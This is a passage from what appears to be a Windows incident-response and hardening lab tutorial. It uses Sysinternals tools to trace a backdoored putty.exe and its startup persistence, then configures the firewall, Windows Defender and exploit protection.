


The handle of the process shows that the putty.exe has Thread using cmd.exe.


Tcpview.exe

Launch "TCPVIEW" to check the network status of listening, established ports and their services.


SysinternalTools > **NetworkingUtilities** > **TCPVIEW**: double click on the Tcpview.exe



You will see the putty.exe running on PID 1436 (which will be different on your machine) as the TCP protocol, its Local Address is 192.168.99.5 with Local Port 9000. The connection State is ESTABLISHED by the Remote Address 192.168.99.51 and Remote Port 48246.




Go **Options** > **Resolve Addresses**: to resolve the IP Addresses to the hostname.




Autoruns.exe

We are using Autoruns.exe to detect if there are processes auto running at the startup or by scheduled tasks or under any circumstances.

SysinternalTools > **ProcessUtilities** > **Autoruns**: right-click Autoruns.exe and choose "Run as Administrator"



Options > **Scan Options** and check "Verify code signatures" and "Check VirusTotal.com" and Click "Rescan"




We will see "**putty.exe**" is under:


C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup


There's a batch file called "task.bat" which seems to be the batch file created by the scheduled task.

Note: Press Win + R and type **`shell:common startup`** *to get you to the startup folder.*



Go to logon Tab: right-click on the process and click on "**Jump to Entry**" which will get you the registry Entry and "**Jump to Image**" will get you the current location of the process.





The location of the process "putty.exe"

Step Four - Firewall, Windows Defender and Exploit Protection

We need to setup basic firewall rules which will deny all inbound traffic, allow outbound, logging, update Windows Defender, setup anti-Ransomware configuration, DEP, ASLR and SHO protection in Windows Defender.

Firewall Settings

Windows + R > type '`control`'

Control Panel > Windows Defender Firewall > Turn Windows Defender Firewall on or off

Turn on windows defender firewall for both Public and Private Settings and check in both lists:

- **Block all incoming connections, including those in the list of allowed apps**
- **Notify me when Windows Defender Firewall blocks a new app**

Customize settings for each type of network

You can modify the firewall settings for each type of network that you use.


Private network settings


- Turn on Windows Defender Firewall
  - Block all incoming connections, including those in the list of allowed apps
  - Notify me when Windows Defender Firewall blocks a new app
- Turn off Windows Defender Firewall (not recommended)

Public network settings

- Turn on Windows Defender Firewall
  - Block all incoming connections, including those in the list of allowed apps
  - Notify me when Windows Defender Firewall blocks a new app
- Turn off Windows Defender Firewall (not recommended)


To setup firewall logging settings:






Example screenshot of logging for the dropped packets.


Windows Defender




Update the Virus Definition



Turn On Ransomware Protection



Turn On Exploit Protection



Turn on all Exploit Protection System settings

Exploit protection

See the Exploit protection settings for your system and programs. You can customize the settings you want.

Turn on all Protection

System settings Program settings

Data Execution Prevention (DEP)
Prevents code from being run from data-only memory pages.

Use default (On)

This change requires you to restart your device.

Force randomization for images (Mandatory ASLR)
Force relocation of images not compiled with /DYNAMICBASE

Use default (Off)

This change requires you to restart your device.

Randomize memory allocations (Bottom-up ASLR)
Randomize locations for virtual memory allocations.

Use default (On)

This change requires you to restart your device.

High-entropy ASLR

